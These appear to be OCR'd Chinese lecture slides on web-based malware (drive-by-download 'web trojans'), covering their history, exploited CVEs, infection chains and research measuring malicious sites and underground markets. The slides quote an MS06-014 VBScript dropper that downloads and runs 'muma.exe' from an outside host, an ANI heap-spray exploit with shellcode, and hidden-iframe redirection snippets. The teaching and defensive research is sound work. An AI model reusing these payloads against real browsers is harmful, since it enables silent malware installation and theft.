
McAfee 浏览器按钮：验证站点评级。

内容

1. Web浏览器的技术发展与安全威胁
2. 网络钓鱼
3. 恶意木马与流氓软件下载
4. 网页木马－浏览器渗透攻击
5. 课堂实践：使用Metasploit攻击浏览器漏洞

网页木马

- **Web-based Malware**
  - **Web Infection / Drive-by-downloads**
  - 国内:“网页木马”，“网马”
- **Malicious Website: 恶意网站/挂马网站**
- 网页感染已成为国内互联网最重要的恶意代码传播形式



网页木马在国内的发展历程

- 萌芽期：200x-2003年
  - 代表“网马”：CHM网马等
- 快速发展期：2004-2005年
  - 代表“网马”：Icefox冰狐等；重要案件：证券大盗
- 爆发期：2006-今
  - 代表“网马”：MS06-014网马, ANI网马；重要案件：熊猫烧香
  - 对互联网安全已构成严重危害，工业界/学术圈关注
  - “网页木马”成为最重要的恶意代码传播途径之一

时间	名称	攻击漏洞	说明
03.07	CHM网马	MS03-014	国内最早出现并流行的网马之一
04.09	IceFox	MS04-040	国内知名且广泛使用的网马
04.11	证券大盗	MS04-040	通过网马植入证券盗号木马,获利38万, 主犯被判处无期徒刑
06.07	06014网马	MS06-014	2006年国内最流行的网马
07.02	熊猫烧香	MS06-014,共享/U盘	2007年国内最重要的网络犯罪案件, 获利24万, 主犯被判处4年有期徒刑
07.03	ANI网马	MS07-017	2007年国内流行的网马

2010年上半年主流网页木马

	漏洞位置	MS 漏洞编号	CVE 编号	漏洞类型	漏洞信息公布时间
1	IE 浏览器 iepeers.dll	MS10-018	CVE-2010-0806	use-after-free	2010-3-10
2	IE 浏览器 DOM 模型 CEventObj 类	MS10-002	CVE-2010-0249	use-after-free	2010-1-15
3	Office OWC10.Spreadsheet 控件	MS09-043	CVE-2009-1136	不安全方法	2009-7-13
4	MPEG-2 视频 directshow 控件(msvidctl.dll)	MS09-032	CVE-2009-1919	缓冲区溢出	2009-7-6
5	windows media player	MS08-054	CVE-2008-2253	边界条件错误	2008-9-9
6	联众 GLIEDown.IEDown.1 控件	N/A	BID: 29118,29446	缓冲区溢出	2008-5-7
7	RealPlayer IERPCtl.IERPCtl.1 控件	N/A	CVE-2007-5601	缓冲区溢出	2007-10-20
8	MDAC RDS.Dataspace ActiveX 控件	MS06-014	CVE-2006-0003	不安全方法	2006-4-11
9	Adobe Flash Player (swf)	N/A	多个	Swf 装载网页，如 LoadMovie()	N/A
10	Acrobat PDF Reader (pdf)	N/A	多个	Acrobat JavaScript API 封装攻击	N/A

典型网页木马- MS06-014网马

- **MS06-014安全漏洞机理**
  - **MDAC中的RDS.Dataspace ActiveX控件远程代码执行漏洞，没有对通过该控件在宿主上的交互行为进行有效控制**
- **MS06-014网马程序**

```
<script language="VBScript">
  on error resume next
  dl = "http://benaheng.bokee.com/muma.exe"  ;木马下载点
  Set df = document.createElement("object")
  df.setAttribute "classid", "clsid:BD96C556-65A3-11D0-983A-00C04FC29E36"
                                              ;创建DataSpace对象
  Set x = df.CreateObject("Microsoft.XMLHTTP","")
  set S = df.createobject("Adodb.Stream","")
  S.type = 1
  x.Open "GET", dl, False
  x.Send                                      ;通过XMLHTTP下载文件
  fname1="emtv.com"
  set F = df.createobject("Scripting.FileSystemObject","")
  set tmp = F.GetSpecialFolder(2)
  fname1= F.BuildPath(tmp,fname1)
  S.open
  S.write x.responseBody ;通过DataSpace漏洞将下载文件流写入文件系统中指定位置
  S.savetofile fname1,2
  S.close
  set Q = df.createobject("Shell.Application","")       ;调用执行
  Q.ShellExecute fname1,"","","open",0
</script>
```

典型网页木马 - ANI网马

- MS07-01[illegible]
  - Windov[illegible]
    方式中存
  - 可构建恶
- ANI网马


```
<SCRIPT language="javascript">
var payLoadCode=unescape(
"%uE860%u0000%u0000%u815D%u06ED%u0000%u3100%u39C0%u9085%u0004" +
"%u0F00%uF185%u0002%uE800%u03A6%u0000%uC009%u840F%u02E4%u0000" +
"..........................................................." +
"%u0DB4%uFFFF%uFFFF%u3C8D%uFD06%uA4F3%u61FC%u0483%u0324%u90C3");

        function getSpraySlide(spraySlide, spraySlideSize)
        {
                while (spraySlide.length*2<spraySlideSize)
                {
                        spraySlide += spraySlide;
                }
                spraySlide = spraySlide.substring(0,spraySlideSize/2);
                return (spraySlide);
        }

    if (confirm ("This exploit execute code with kernel privilege.\n"
                +"Do you want to take really this risk?  :p"))
    {
        var SizeOfHeapEntry = 0x28;
        var heapSprayToAddress = 0x04040404;
        var payLoadSize = payLoadCode.length * 2;
        var heapBlockSize = 0x400000;
        var spraySlide = unescape("%u9090%u9090");
        var spraySlideSize = heapBlockSize - (payLoadSize + SizeOfHeapEntry);
        var heapBlocks = (heapSprayToAddress-01000000)/heapBlockSize;
        var memory = new Array();
        spraySlide = getSpraySlide(spraySlide,spraySlideSize);

        for (i=0;i<heapBlocks;i++)
        {
          memory[i] = spraySlide +  payLoadCode;
        }

        document.write("<HTML><BODY><style>BODY{CURSOR: url('ani.htm')}</style></BODY></HTML>");
    }
</SCRIPT>
```

MS07-017网马利用追踪结果

环节	事件	作者/单位	时间点	信息发布源
安全漏洞发现和地下传播	安全漏洞发现 并通知厂商	Alexander Sotirov /Determina	06/12/20	
	″黑帽子"开始利用	不详	07/3/27前	因特网上出现Exploit-ANIfile.c
公开披漏	首次公开披漏	McAfee Averts Labs	07/3/28	<http://www.avertlabs.com/research/blog/?p=230>
	BugTraq邮件列表信息公开披漏	Alexander Sotirov / Determina	07/3/30	<http://www.securityfocus.com/archive/1/archive/1/464269/100/0/threaded>
恶意程序出现	国内网页木马出现	逐浪MSDN[C.B.H.U]	07/3/30	<http://hackeroo.com/read.php?tid-3014.html>
厂商发布安全警告及补丁程序	厂商发布安全警告	Microsoft	07/3/31	<http://www.microsoft.com/technet/security/advisory/935423.mspx>
	厂商发布补丁程序	Microsoft	07/4/3	<http://www.microsoft.com/technet/security/Bulletin/MS07-017.mspx>
恶意程序大规模传播和危害因特网	光标漏洞挂马在国内大规模流行		07/4	<http://hi.baidu.com/daishuo/blog/item/6bebce1b14e3befbaf51339f.html>
交易	光标漏洞网马 开始黑市交易	匿名，QQ:767565199	07/4/15	<http://post.baidu.com/f?ct=335675392&tn=baiduPostBrowser&sc=1783269275&z=191313751&pn=0&rn=50&lm=0&word=%CD%F8%C2%ED#1783269275>

网马生成器

```
<html>
 <script language="VBScript">
 on error resume next
 dl = "http://benaheng.bokee.com/muma.exe"
 Set df = document.createElement("object")
 df.setAttribute "classid",
 "clsid:BD96C556-65A3-11D0-983A-00C04FC29E36"
 str="Microsoft.XMLHTTP"
 Set x = df.CreateObject(str,"")
```



网络访问流量重定向机制


- 内嵌HTML标签
  - 最为简单和常见的流量重定向机制：iframe嵌入外部页面链接
  - <iframe src="URL to Trojan" width="0" height="0" frameborder="0"> </iframe>
  - frame, body onload事件, CSS标签等

- 恶意script脚本
  - 很常见：利用script标签通过跨站脚本包含网页木马
  - <script language=Javascript>document.write("<iframe width=1 height=1 src=URL to Trojan></iframe>"); </script>
  - window.open("URL to Trojan")


- 内嵌对象
  - 调用第三方应用软件或浏览器帮助对象（BHO）的内嵌对象
  - Adobe Pdf / Flash

网页木马“感染链”


- 网页木马通常不会直接存在于被挂马页面中
- 通过多层嵌套的内嵌链接、跨站脚本等方式构建网马“感染链”
  - 便于攻击者管理和统计
  - 通过混淆加大防御者分析难度
- 挑战：需要在网页动态视图树中对网马进行检测和跟踪



网页木马感染链示例



一个实际的网页挂马案例




Google SafeBrowsing

我们关于网页木马的研究工作

- 中国万维网上网页木马和地下经济链的监测研究
- 研究动机
  - 已成为互联网严重的安全威胁，对中国万维网危害尤为突出
  - 针对网页木马的监测技术具有强烈的实际应用需求：国家科研项目、工业界合作机会
  - 驱动经济链、创新性的监测技术研究具有一定学术价值
- 课题资助
  - **242计划2007G23重要内容 – 网页木马监测技术**
  - 进一步资助：发改委信息安全专项
- 研究内容
  - 网页木马背后驱动的地下经济链调查分析
  - 网页木马安全威胁机理研究
  - 网页木马监测技术研究

网页木马
背后驱动的地下经济链调查分析

- 网页木马背后驱动的地下经济链
  - 最重要的支柱: 网络虚拟资产地下经济链
  - 其他: 点击欺诈/DDoS等
- 网络虚拟资产地下经济链
  - 角色: 病毒编写者, 黑站长/网站骇客, “信封”盗窃者, 虚拟资产盗窃者, 虚拟资产卖家, 玩家
  - 地下经济链交互市场
    - 地下黑市：百度贴吧等黑客论坛发布广告，QQ即时通讯软件沟通，支付宝交易
    - 虚拟资产公开市场：淘宝、腾讯拍拍网等




对地下经济链黑市的监测分析

- 监测目标: 百度贴吧中的“地下黑市”贴吧
  - 木马、网页木马、网马、信封、流量、…
  - 2006年至2007年发布的地下黑市广告信息
- 监测与统计分析
  - 23,606个不同的广告发布者, 90,670不同广告信息
  - 59.5%信息中包含QQ号码→主要联络方式

Province	# Posters	Percentage
Guangdong	1,939	10.75%
Shangdong	1,460	8.10%
Zhejiang	1,271	7.05%
Jiangsu	1,126	6.24%
Hebei	965	5.35%
Liaoning	964	5.35%
Beijing	910	5.05%
Hubei	837	4.64%
Henan	837	4.64%
Fujian	820	4.55%
Others	6,904	38.29%

Table 4: Province distribution of black market participants

网页木马总体技术流程


病毒编写者
网页木马
盗号木马
木马程序
和服务
黑站长/网站骇客
个人网站
网站破解
网站访
问流量
“信封”盗窃者
放置网页木马
和盗号木马
构建木马网络
将网站访问者
重定向至木马
受害者
被网页木马
攻击破解
植入
盗号木马
被窃取
虚拟资产

中国万维网上网页木马的监测实验

- 采样监测方法
  - 热榜：200最常使用搜索关键字
  - 12个站点类别
  - Baidu & Google搜索引擎
  - 144K采样站点
- 采样监测结果
  - 2,149(1.49%)站点包含网页木马
  - 资源下载/运动娱乐/影视类包含网页木马比例更大，更危险
  - 反病毒软件的检测率不足以有效防护


Category	Keywords	Inspected	Malicious	%
Free Download	22	20,547	394	1.92
Sport/Entertainment	31	27,649	520	1.88
Movie/TV	25	23,472	423	1.84
Chat/Virtual Society	6	8,115	140	1.73
Game	23	20,105	269	1.34
News/Information	29	36,700	459	1.25
Warez	14	13,237	164	1.24
Portal/Navigation	6	8,829	106	1.20
Industry Info	17	20,518	246	1.20
e-Finance	15	19,138	139	0.73
e-Business	6	9,799	64	0.65
User Content	6	7,402	33	0.45
Total with overlaps	200	215,511	2,965	1.38
Distinct Total	200	144,587	2,149	1.49

AV Engine	Case	Web-based	Conventional
Best International	86.1%	25.4%	83.6%
Best Local	88.7%	36.7%	84.7%

进一步追踪木马网络

- 木马网络追踪结果
